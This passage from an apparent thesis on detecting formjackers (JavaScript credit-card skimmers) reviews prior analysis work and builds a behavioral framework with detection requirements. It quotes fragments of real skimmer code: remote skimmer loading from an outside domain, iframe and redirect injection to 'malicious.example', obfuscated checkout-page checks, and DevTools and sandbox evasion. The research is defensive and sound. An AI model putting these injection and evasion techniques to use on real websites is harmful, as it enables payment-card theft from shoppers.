Another interesting domain within the world of client-side JavaScript analysis is detecting cross-site scripting (XSS) vulnerabilities using taint analysis. In an XSS attack, an attacker is able to inject malicious client-side code into a vulnerable web application. Taint analysis is a form of dynamic analysis applying labels or 'taints' to data of interest. This allows one to follow a piece of data from 'source', as it is modified by the investigated application, to its final destination, the 'sink'.

Taint analysis may be used to identify XSS vulnerabilities by monitoring data flows between potentially attacker-controlled sources, such as the URL, into sinks that might allow changing the Document

Object Model (DOM), such as `document.write`. We discuss XSS vulnerabilities here because formjackers operate similarly in the opposite direction: data flows from the DOM to the attacker. As such it may be a powerful technique to detect formjackers.

Nentwich et al. [72] are the first to apply taint analysis to detect and prevent DOM-based XSS vulnerabilities. To that end they modify Firefox's browser engine, SpiderMonkey, to add support for taint propagation. Similarly, Lekies et al. [62] modify Chromium's JavaScript engine, V8, to perform a survey into DOM-based XSS vulnerabilities, crawling the Alexa Top 5000. Due to the increased complexity of V8 with respect to SpiderMonkey, the early work by Nentwich et al. [72] supports all objects and types, whereas the work by Lekies et al. [62], and subsequent improvements [66, 94], are limited to string-to-string taint propagation. This means that, for example, a tainted string that is encoded or encrypted by converting the individual characters to integers would lose its taint.

The two aforementioned works concern modifications to the low-level components of the browser, such as its JavaScript engine, which following Jueckstock and Kapravelos [52] we will refer to as 'out-of-band' implementations. An alternative strategy is to implement tainting 'in-band': instrumenting JavaScript inside the browser, using source code rewriting (transpiling) or by replacing native JavaScript functionality, dubbed 'prototype patching'. We will cover the difference between in-band and out-of-band instrumentation in more detail in section 3.6.

Such an in-band tainting solution is DexterJS [76], which transforms JavaScript on the fly by intercepting HTTP requests. Primitive strings are converted to String objects to be able to attach a taint. DexterJS is able to deal with (at least the majority of) dynamically generated code by rewriting functions such as `eval` to ones that get instrumented on the fly. The authors perform a survey of the Alexa Top 1000 to detect XSS vulnerabilities and to prove the robustness of their implementation.

An alternative to DexterJS is Jalangi [91], a general-purpose dynamic analysis framework for JavaScript. Source code is rewritten to support 'annotated' values that replace the original values with an object that may include additional metadata, such as a taint. The framework introduces record and replay phases that allow performing the analysis on a different, more powerful, platform. This could especially be advantageous if working with resource-constraint devices, such as phones, or when performing computationally intensive analyses. The performance of Jalangi is evaluated on a small selection of web applications, as well as the SunSpider benchmark suite. Typically, the instrumented code is a factor 10-100 times slower than its uninstrumented variant.

3.4. Malicious Browser Extensions

Another application of taint analysis is detecting malicious information flows in malicious browser extensions. Early work by Dhawan and Ganapathy [23] highlights the relevancy of this topic to our work, showing the ability of taint analysis to detect the malicious behavior of a browser extension that may be regarded as a formjacker. They do so by tainting all information retrieved from form fields and raising an alert when the extension tries to transmit the retrieved data using a function that has been defined as a sink.

Where Dhawan and Ganapathy [23] implement a taint analysis solution for Firefox, the authors of Mystique [12], wished to investigate extensions for Chromium. Previous tainting solutions for Chromium, as covered in section 3.3, were still limited to string-to-string propagation. The authors of Mystique create a tainting solution with support for all objects and types, but resort to a partially static solution, due to the complexity of Chromium's JavaScript engine, V8.

Malicious extensions have also been investigated by monitoring their usage of web and/or extension APIs [46, 55]. An interesting contribution of Hulk [55] is the usage of 'HoneyPages' to elicit malicious behavior in the extension that is being analyzed. The authors dynamically modify the content of the visited page as to the expectation of the investigated extension by injecting elements into the DOM as these elements are being queried. Hulk furthermore features 'event handler fuzzing' to trigger callbacks that the extension registers to web request-related events. Because these callbacks may only fully execute on a specific URL, a fuzzer is used to repeatedly execute them with different URLs. Hulk monitors the extension API using the built-in solution of Chromium, stores code that is being injected, and logs network requests that are being made. The web API is left largely unmonitored. A set of heuristics is then applied to determine the maliciousness of the extension. Examples include uninstallation prevention and manipulation of security-related headers in HTTP requests. The authors also monitor for information theft, which includes forms of formjacking. The exact details are omitted, but it

seems the detection is based on monitoring access to fields with a specific name or type (password or email) as well as monitoring access to keypress events.

For each extension, Hulk is used to visit a set of URLs that are generated by looking at the permissions of the extension and a static search of URLs in its source code. They are further augmented with a set of popular sites. By analyzing 48,000 extensions, the authors are able to identify 130 malicious ones. As the authors note, their approach is not exhaustive and there could be many reasons certain malicious behavior is not triggered: different code may be loaded dynamically based on the client, user interaction is not simulated, HoneyPages may fail to inject elements with the right properties and HoneyPages may be detected, if queried for explicitly.

WebEval [46] addresses some of these concerns and explores a more 'defense in depth' approach, using HoneyPages and monitoring DOM operations and Chromium API calls, but also monitoring for low-level changes to the sandbox, logging network requests, simulating network requests, and using manually recorded 'behavioral suites' that might trigger malicious behavior. The authors manually identify 9,523 malicious browser extensions and show that their detection mechanism detects 93% of the malicious extensions.

A major challenge of dynamic analysis in the context of web extensions, as the authors of WebEval note, is that malicious behavior may be overlooked due to 'cloaking'. This includes, for example, dynamically loading benign resources before evaluation, switching to the malicious payload after evaluation.

3.5. Online Tracking

The last domain we discuss where dynamic analysis of JavaScript is applied is online tracking. Although not necessarily malicious, we believe this topic may still be relevant because of the methods employed to detect the dubious behavior of scripts. Where online tracking typically involves 'legitimate' information leakage, a formjacker may behave somewhat similar and involve illegitimate information leakage.

Mayer and Mitchell [65] introduce FourthParty, a Firefox extension that dynamically analyzes fingerprinters by monitoring their usage of web and extension APIs. A major part of their instrumentation relies on prototype patching. They observe various forms of identifying information leakage. Although it does not involve credit card data and the transmission is not strictly malicious, one of these leakages is rather similar to formjacking: a specific interaction with a form on the Wall Street Journal website leads to the transmission of the user's email address to (legitimate) third parties. The authors observe this leakage simply by monitoring HTTP traffic.

Acar et al. [2] then introduce FPDectective and show the prevalence of fingerprinters on the web by crawling the Alexa Top 1 Million. Their prototype is based on Chromium, PhantomJS, and an (HTTP) proxy. By spawning multiple browser instances FPDectective can crawl multiple websites in parallel. Similar to FourthParty, the access of scripts to a selection of browser properties are logged. However, as to the authors' preference, they employ (out-of-band) modifications to Chromium. In terms of runtime performance, these out-of-band modifications seem to be significantly less obtrusive than the in-band modifications performed by FourthParty. Because the two methods have been evaluated differently, the figures cannot be directly compared, but they differ by two orders of magnitude in terms of runtime performance.

Based on similar ideas, Acar et al. [3] create the basis for the influential privacy measurement framework OpenWPM that six years later, in contrast to many other endeavors, is still being maintained [69]. Over the years it has been used in a plethora of studies, ranging from additions to the framework to monitor smartphone-specific behavior [14], to dark patterns in webshops [64].

3.6. In-band and Out-of-band

There is one rather fundamental design decision that we have seen in the various dynamic analysis solutions that have been discussed in this chapter. Where some tainting or online tracking solutions are implemented in-band, others are implemented out-of-band. In the same way, if we wish to investigate dynamic analysis in the context of formjackers an important question will be whether to implement the instrumentation in-band or out-of-band.

Despite the popularity of in-band instrumentation, such as OpenWPM, Jueckstock and Kapravelos [52] argue for an out-of-band implementation and introduce VisibleV8: a dynamic analysis framework for Chromium. The authors modify V8 to intercept all native function calls and all property accesses.

Accesses on non-native objects are filtered out. Everything else is logged on interception.

The authors observe three issues with prototype patching based in-band dynamic analysis. First, prototype patching cannot guarantee complete coverage in monitoring the usage of browser API. One cannot monitor arbitrary properties, because the prototypes to be monitored have to be overridden individually. Furthermore, some properties are marked 'Unforgeable' in Chromium, and, by default, cannot be overridden. Second, prototype patches fail to be 'stealthy' and may be detected, either using 'toString' or stack traces. This is a cat-and-mouse game, because these methods may be patched themselves. The authors argue, however, that due to the complex dynamic type system of JavaScript prototype patching is at the losing end. Finally, depending on the implementation, prototype patches may be subverted by injecting an iframe element, which has a pristine global object.

On the other hand, in-band solutions are in general perceived to be easier to maintain across browser versions, because browser engines evolve rapidly. Jueckstock and Kapravelos [52] maintain VisibleV8 across eight Chromium releases and argue that their implementation is sufficiently lightweight to be maintainable. Another reason for choosing an in-band solution might be that it is (more) browser agnostic and may be used for measurements on various platforms. Furthermore, it may be that JavaScript offers greater flexibility. For example to augment the passive monitoring with a component that actively spoofs values to intercepted properties. In the end, it depends on the application what the most fitting approach is.

3.7. Static Analysis

Although the previous domains already featured some static components, we wish to highlight some detection solutions for malicious JavaScript that are predominantly static. Parts of these solutions may be applicable to formjackers.

Unfortunately, static analysis is tricky with JavaScript. That is in part because JavaScript allows to dynamically generate code using `eval` (and variants). On the web, it additionally allows dynamically loading external resources. Therefore, many solutions to detect malicious JavaScript resort to a 'mainly static' approach with a small dynamic component.

Curtsinger et al. [13] introduce Zozzle, a 'mostly static' malicious JavaScript detector. The analysis itself is entirely static, but a dynamic component is required to collect dynamically generated code. The authors train a Naive Bayes classifier on a data set generated by a heap-spray malware detector. As such, the trained classifier specifically targets this type of malicious JavaScript. Features are extracted from the to-be-analyzed file's Abstract Syntax Tree (AST). Due to its static nature, the classifier incurs a low runtime overhead, typically a few milliseconds per file. The design features a false positive rate below 0.01% and a false negative rate of 9%.

Kaplan et al. [54] build upon these ideas to create an obfuscated JavaScript detector: Nofus. The implemented, AST-based, static classifier distinguishes between obfuscated and non-obfuscated JavaScript with a false positive rate of 1% and a false negative rate of 5%. The authors show that 'malicious' does not always imply 'obfuscated': a portion of 15% of malicious JavaScript is found to be non-obfuscated. The classifier is simplified in comparison to Zozzle and incurs an even lower runtime overhead.

Xu et al. [107] introduce JStill and build upon the observation that malicious obfuscated JavaScript often hides its malicious content and has to retrieve it. If this is the case, it may be detected. If it is not, then, they argue, sufficiently capable static detection that is able to capture the semantics of the unchanged malicious code should be able to capture them. As such the authors conclude their solution complements other approaches. Instead of extracting features from the syntax tree, JStill uses the file's bytecode representation, which contains more semantic information. In comparison to Nofus, JStill features a slightly higher false-positive rate (1.75%) at a significantly lower false-negative rate (0.53%). The authors report an average overhead of 5% on a website's loading time.

3.8. Conclusion

Currently, formjacker detection seems to primarily rely on static signatures. Where in other fields static solutions have been shown to be fast and effective, they may be less applicable to formjackers. For one, the presented static solutions require a large corpus of known malicious JavaScript, which is unavailable. Furthermore, formjackers have been observed to display a wide behavioral variety, including active detection evasion, which makes detecting new and unknown variants problematic.

Similar detection evasion techniques have been observed in other types of malicious JavaScript, such as code obfuscation in cryptojackers. To work around code obfuscation, solutions to detect cryptojackers have increasingly included dynamic components. Various approaches have shown that identifying a unique behavioral pattern can be an effective dynamic detection strategy, a lesson that may be useful in applying dynamic analysis to detect formjackers.

In general, dynamic analysis has been implemented on various levels. From network traffic to in-band and out-of-band instrumentation. Where in-band is more flexible, out-of-band may be more stealthy. 'Cross-layer', we have seen that taint analysis can be used to confirm transmission of data to third parties. This technique has been applied to detect malicious browser extensions, and we note that this may be applicable to formjackers, too.

Finally, the detection of malicious browser extensions shows that it is important for dynamic analysis to bring malicious behavior to the surface. Possible solutions include HoneyPages and callback fuzzing.

3.8.1. Research Gaps

Concretely, we identify the four following research gaps:

- Eliciting malicious behavior in formjackers;
- Applying dynamic analysis to detect formjackers;
- A structured and comprehensive overview of formjacking behavior;
- A comprehensive study into the prevalence of formjacking on the web.

In this thesis we will focus on the first two research gaps, hoping to improve our general understanding of formjackers. To that end, we will introduce a structured approach to automated analysis and detection of formjackers, able to deal with obfuscated and new, or unknown, strands of formjackers.

4

Behavioral Framework

This chapter approaches the formjacker detection problem from a theoretical perspective. It tries to give a structured and comprehensive overview of the possible behavior of a formjacker: from compromise to data extraction. Some behavioral patterns that have already been observed in the wild will be illustrated with concrete examples. First, we will introduce and explain the notion of a 'formjacker' in section 4.1. The subsequent sections detail a specific phase in the formjacking process: compromise (section 4.2), back-end and front-end initialization (sections 4.3 and 4.4), data extraction (section 4.5), and data exfiltration (section 4.6). From these behavioral descriptions, we will distill a set of requirements that stipulate how to elicit malicious behavior in formjackers. We will build upon these requirements to create a detection solution for formjackers in chapter 5.

4.1. Introduction

Figure 4.1 illustrates the concept 'formjacker' on a high level. When a user visits a website and enters some personal information into the page, the formjacker is the metaphorical looking glass that a malicious third party could use to obtain access to that information. It may do so by 'hijacking' the form on the page, hence the name.



Figure 4.1: A high-level illustration of the concept 'formjacker'. Icons adapted from [31, 78].

More formally, we define a formjacker as follows:

Definition 1 (formjacker) *A formjacker is the code that, in the interaction with a website, is responsible for the illegitimate transmission of personal data to a third party.*

A formjacker may target various types of information, such as passwords or credit card data. For this analysis, we will focus on credit card theft in e-commerce, but a very similar analysis could be made for other types of information theft.

We introduce five phases to capture the behavior of formjackers. The first step we will consider in section 4.2 is the compromise: how a formjacker is introduced in the interaction from a user with a website. Then there follow two initialization phases in sections 4.3 and 4.4, one for the back-end and one for the front-end. Personal data is then retrieved in the data extraction phase (section 4.5) and it is transmitted in the data exfiltration phase (section 4.6).

The process of formjacking may be regarded as the online equivalent of credit card skimming. As such it is sometimes also referred to as 'JavaScript skimming' or 'JavaScript sniffing'. We will, however, consider skimming to be a *part* of the formjacking process, as illustrated in fig. 4.2. Skimming then refers to the 'core' component of the formjacker, performing data extraction and exfiltration. A formjacker may have a front-end and a back-end component, both of which may contain a skimming component.



Figure 4.2: Description of the used terminology for the different components of a formjacker. Icons adapted from [78].

4.2. Compromise

In the compromise phase, the formjacker is introduced into the communication of the user with the webserver. As illustrated in fig. 4.3, either one of the two endpoints, or 'the network' in between, has to be compromised. This includes malware on the user's device or router, or a malicious Internet Service Provider (ISP). We will refer to this class of formjackers as 'externally injected': as in outside the intended communication between the user and the webserver. This kind of injection has been observed in the wild, for example for cryptojackers [7].



Figure 4.3: Components of an example web application that may be compromised. Icons adapted from [78].

The most common notion of a formjacker, however, is one that is introduced because the webserver is compromised. It may be the first party web server hosting the website, or one of its third-party suppliers. To give an example, such a third party could be a popular content delivery network (CDN) hosting a widely used JavaScript library. Compromising that library would entail a 'supply chain attack'. This is an interesting attack for malicious actors because of the wide reach of such a CDN.

If the formjacker is introduced at the first party server, it may be introduced at some point in time, or it may have been included in the 'installation' of the website. For example, because a rogue template

was used to construct the website. If a web server is initially 'clean' and breached later, this change could be used to detect the introduced formjacker. As we have seen in section 3.1 prior work has relied on this method.

If the webserver is compromised, it may be the back-end, the front-end, or both. A back-end formjacker would not have to be visible from the user's point of view. Its transaction with a malicious back-end could be exactly the same as with a non-malicious one, with the exception being that any data transmitted to the legitimate back-end is also transmitted to a malicious third party. As noted in chapter 3, such back-end formjackers have been observed in the wild, for example [17]. Here the formjacker is a modified PHP script that listens in on network traffic: HTTP POST messages are encrypted and stored for later retrieval.

Both back-end and externally injected formjackers would, in general, stay invisible to us. As it is therefore not possible to perform a quantitative evaluation of these formjackers on the web, we will consider them out of scope.

If however the front-end is compromised, the formjacker would be running, at least partially, on the user's side. This is something that we could monitor. It might be that the formjacker is only attached to a specific page, such as the checkout page on which the payment details are entered. Therefore, a detection solution should satisfy the following requirement:

Requirement 1 *Visit the right page.*

Alternatively, not one, but a range of pages, or the whole website, could be compromised.

4.3. Back-end Initialization

After having introduced the formjacker into the benign application, we consider the execution of the (optional) back-end component of the formjacker. We define this phase, the back-end initialization, as the phase in which the back-end component of the formjacker executes and responds to a request from the client. As depicted in fig. 4.4, we consider two things. First, changes made to the back-end that determine *if* the client will be served a front-end formjacker component. And second, changes made to the front-end that determine *what kind* of formjacker will be served.



Figure 4.4: Back-end initialization phase: functional breakdown.

4.3.1. Back-end Changes

As noted before, we will assume the skimming component of the formjacker executes on the client-side. The role of the back-end is therefore limited, and we identify just one role the back-end may have: detection evasion. This back-end detection evasion means the formjacker may actively try to avoid being detected by someone visiting the website. In practice, this means we are concerned with one measure: whether the visible part of the formjacker, its front-end, will be served or not. Here, the goal of the malicious actor is to limit exposure of this malicious payload.

We distinguish two categories of checks that the back-end may perform before serving the (front-end) formjacker: those on the past of the visiting user and those on its present. The HTTP header fields 'cookie' and 'referrer', for example, could tell the formjacker something about the past of the user. Checks on the referrer have been observed in the wild: the formjacker described by Vastel [103], for example, returns an empty skimmer script if the referrer field is empty. Setting the referrer to the URL of the checkout page, on the other hand, returns a working one. This is an effective way for a malicious actor to only expose the formjacker on pages where that may be useful. These HTTP header field-based detection methods are easy to implement, and a formjacker detection solution should at least be able to pass checks on them.

The requested URL and information about the user's platform, such as the user agent, tell the formjacker something about the user's present. If this is in any way 'abnormal', for example, because the visitor appears to be automated, a formjacker may refrain from serving its client-side component. In general, this is an involved topic, and we will limit ourselves to noting that the detection solution should, ideally, behave as much as possible as a normal web browser. As such, we formulate the following requirement:

Requirement 2 *Satisfy server-side checks on HTTP header fields and normal web browser behavior.*

4.3.2. Front-end Changes

To introduce a client-side skimmer to the front-end of the application, a malicious actor may either make 'static ' changes by updating the HTML of the page, or 'dynamic' ones by changing the accompanying JavaScript.

JavaScript

Client-side JavaScript has direct access to the page's content and any data entered into the page. As such it offers a powerful vector to obtain and exfiltrate credit card data. A malicious attacker could either change the context of existing scripts or introduce new JavaScript by changing the HTML of the page using one of the following methods:

1. Add a script tag. For example:

```
<script src="formjacker.js"></script>
```

2. (Re)define event listeners using attributes as 'onchange'. For example:

```
<input onchange="console.log(event.target.value)">
```

Although JavaScript in script tags is automatically executed by the browser, these 'statically' attached event listeners are not. To make sure that this possibly malicious code is executed, we formulate the following requirement:

Requirement 3 *Fire statically attached event listeners.*

The dynamic behavior of a client-side formjacker constructed in JavaScript may be sufficiently complex that we identify three additional phases to describe its behavior: front-end initialization, data extraction, and data exfiltration. These phases are discussed in sections 4.4 to 4.6.

HTML

Then, we identify three changes that may be made to the page's DOM that do not (directly) involve JavaScript, but could also be used to extract and exfiltrate credit card data from the page:

1. (Re)define the target URL of a form (its 'action'). For example:

```
<form action="/malicious-back-end.php"></form>
```

This technique is somewhat obtrusive because it disturbs the normal (payment) information flow from legitimate front-end to legitimate back-end. It would either no longer submit the data to the correct back-end, or if the action was not defined before it would at least introduce a redirection that was not initially there. We, therefore, consider this theoretical formjacking technique out of scope.

Finally, there are two methods to introduce new content:

2. Load an iframe with a third-party malicious form. For example:

```
<iframe src="http://malicious.example"></iframe>
```

3. Redirect to a different domain, hosting a malicious form. For example:

```
<meta http-equiv="Refresh" content="0; URL=http://malicious.example">
```

Skimming using these methods would not directly involve the original website. Risking detection, it would seem unlikely that formjackers would disturb the original payment using one of these methods. Two examples show, however, that this is not entirely true. The formjacker that was found on Tupperware's website [90], loaded the skimmer from a third-party inside an iframe. The first time the user entered their details the skimmer would kick in, steal the data, throw an error and reload the page to include the original payment form to allow the user to perform an actual payment. Additionally, the 'Braintree' formjacker [77], replaced the iframe from the legitimate payment provider with their own iframe, completing the payment "themselves", allowing the payment to go through the first time the user tried to perform a payment. As such, we formulate the following requirement:

Requirement 4 *Follow redirects and monitor content in iframes.*

4.4. Front-end Initialization

In the front-end initialization phase, any attacker-controlled client-side JavaScript executes. When a user visits a formjacker infected website, navigates to the right page, and passes any server-site checks, it may be served a (front-end) formjacker in the form of some JavaScript. This bit of JavaScript may perform some 'initialization'. As shown in fig. 4.5, we identify four different types: either the script performs these steps immediately, or it first 'binds' itself to the page to asynchronously continue later. Then, it may try to perform evasion detection, it may dynamically load or generate new JavaScript and finally, it may make the front-end changes just mentioned in the back-end initialization phase (section 4.3.2), dynamically, at the front-end.



Figure 4.5: Front-end initialization phase: behavioral breakdown.

4.4.1. Detection Evasion

We identify two types of detection evasion: anti-debugging techniques and verifying the execution context to avoid execution when it is not needed or when it is 'dangerous'.

Verifying Execution Context

Execution may not be needed because the script is executed on a page that does not contain any useful information, or it may be dangerous because the script may be evaluated in some kind of analysis environment.

For the script to verify its execution context it may look at ‘the past’ and ’the present’. The referrer may tell it the previous page the user was on and storage methods, such as cookies, may include more details on the user’s past behavior. For example, that data exfiltration has already succeeded and the formjacker does not have to try again.

Regarding information on the execution context in the present, we distinguish the script’s integrity, the current URL, the platform, and the presence of a debugger or development tools (DevTools). To verify its integrity the script may look at its own content. In the following example [9], part of the decryption process depends on the content of the script. Changing the formatting of the script, or adding some debugging code would break the functionality of the formjacker, making it harder to manually analyze:

```
function ATMZOW() {
    /* ... */
    var J8TRBF = ATMZOW.toString().split(/\(| | |\n|\r|;|}|{|\)/).join("").length.toString().
        split("");
    /* decrypt using J8TRBF */
    /* ... */
}
```

The formjacker may also verify the current URL. A common strategy seems to be to include the skimmer on all pages, and dynamically check whether the formjacker is being executed on the targeted page(s). The ‘spaghetti skimmer’ [87], for example, contains the following snippet to verify that the current URL (`location.href`) is the checkout page:

```
// deobfuscated: indexOf("checkout/onepage")
if (window.location.href.indexOf(window.atob("Y2hlY2tvdXQvb25lcGFnZQ==")) > 0) {
    // ...
}
```

Then, a formjacker could try to identify the type of platform it is being executed on, as this could indicate whether it safe to continue execution. It would be relevant, for example, to know whether the platform is a full-fledged browser, or some analysis framework. An example of such a check in the wild looks as follows [10]:

```
function isBrowser() {
    var f = [[null, "atob"], /* ... */];
    for(var i = 0; i < f.length; i++) {
        if(f[i][0] === null) {
            if(typeof window[f[i][1]] !== "function") {
                return false;
            }
        }
        /* ... */
    }
    return true;
}
```

This formjacker containing this check would terminate early if executed outside the browser with Node.js [33], as ’atob’ is not defined by default. Alternatively, if a full-fledged browser is running, a formjacker may try to detect whether a debugger or development tools are running, indicating that it is not being executed by a “normal” web user, but maybe a security analyst. An example of such a check is [18], which when cleaned-up and deobfuscated [88] contains:

```
function isDocked() {
    var screenSmallerThanEditor = (window.outerWidth - window.innerWidth) > 160;
    var mostOfDocumentIsFloat = (window.outerHeight - window.innerHeight) > 160;
    if (window.Firebug && window.Firebug.chrome && window.Firebug.chrome.isInitialized ||
        screenSmallerThanEditor || mostOfDocumentIsFloat) {
        return true;
    }
    return false;
}
```

This method tries to detect a development tools window using its size, as well as the presence of implementation-specific variables for the (deprecated) Firebug web development extension for Firefox [32]. Because a formjacker detection solution should stay undetected by formjackers, we formulate the following requirement:

Requirement 5 *Satisfy client-side execution context checks.*

Anti-debugging Techniques
Closely related to the detection of development tools are techniques to make debugging more difficult. An example is this formjacker [85] that disables the console loggers:

```
// override with empty function
console.log = function () { };
```

Similarly, formjackers have been shown to clean up their modifications to the page [47]. These techniques are aimed at manual analysis. For an automated detection solution, as discussed here, they are deemed irrelevant.

4.4.2. Dynamic Script Load

The formjacker may dynamically load additional JavaScript. It may do so, either by dynamically generating code or by loading an external script resource. This includes deobfuscation and formjackers that load their core functionality after verifying the execution context. This formjacker [86], for example, loads the actual credit card skimmer ('widget.js') after verifying that it is on the right page:

```
// check current URL
if((new RegExp("onepage|checkout|(...)|onepagecheckout")).test(window.location))) {

    // dynamically create script resource
    var z2 = document.createElement("script");
    var e2 = "//mcdnn.net/122002/assets/js/widget.js";
    z2.setAttribute("src", e2)
    z2.setAttribute("id", "cloud")

    // fetch script resource
    document.getElementsByTagName("head").item(0).appendChild(z2);
}
```

4.4.3. Binding

Then, as noted, the formjacker may bind itself to the page to continue asynchronously. The spaghetti skimmer, for example, attaches multiple callbacks:

```
if (window.location.href.indexOf(window.atob("Y2hlY2tvdXQvb25lcGFnZQ==")) > 0) {
    var checkFirst = setInterval(function () {
        // read various input fields
    }, 300);

    var checkSecond = setInterval(function () {
        // read additional fields and transmit data
    }, 1000)
}
```

One can do this based on time as above, but also at specific events. The (deobfuscated) 'shoe shop' formjacker [89], for example, adds an event listener to all links on the page. Clicking a link triggers data extraction:

```
var links = document['getElementsByTagName']('a');
for (i = 0; i < links['length']; i++) {
    links[i]['addEventListener']('click', function () {
        // traverse nodes and store values
    })
}
```

Finally, changes to the DOM tree could theoretically also be used as a trigger. Therefore:

Requirement 6 *Fire dynamically attached time, event, and DOM change-based callbacks.*

4.5. Data Extraction

In the data extraction phase, the formjacker retrieves the data entered into the page. Optionally it may process the data to assist the data exfiltration process. A behavioral breakdown of this phase is given in fig. 4.6. Depending on the type of trigger for this phase, the formjacker may access the targeted data in different ways. We discuss event data, event target, and querying the DOM separately.



Figure 4.6: Data Extraction phase: behavioral breakdown.

Event Data

The triggered event may give direct access to the targeted data. To this best of our knowledge, this is only the case for input and keyboard events. For example:

```
inputElement.addEventListener('input', function (event) {
    console.log(event.data);
});
```

Event Target

Any event triggered on an element has a reference to that element: its target. For input-like elements the formjacker can use that reference to access their value. For example:

```
inputElement.addEventListener('input', function (event) {
    console.log(event.target.value);
});
```

The keyword 'this' may also refer to the target element. Event data, event target and 'this' give us the following requirement:

Requirement 7 *Fire events with an event object that includes references to the event's target, and its data, if applicable.*

Querying the DOM

